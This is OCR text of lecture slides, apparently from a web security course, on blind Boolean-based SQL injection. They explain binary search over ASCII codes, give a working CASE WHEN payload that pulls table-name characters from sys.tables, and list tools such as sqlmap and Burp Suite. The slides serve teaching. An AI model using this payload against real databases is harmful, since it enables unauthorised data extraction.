
- We can keep enumerating all 26 letters but it is inefficient
- Instead, we use the ASCII table and divide-and-conquer

Blind Injection: Boolean-based

- Let's assume only lowercase letters ar
  used: a-z is 97-122
- We start with:

```
case when (select top 1
ascii(lower(substring(name, 1, 1))) from
sys.tables)<=109 then powerkw else
topspeedkm end
```

- And you know how to go on, so try for
  yourself!



Automated Tools for SQL Injection

- SQL Inject Me
  - Firefox browser extension
- Burp Suite
- Sqlmap
- Install the Kali Linux pentest box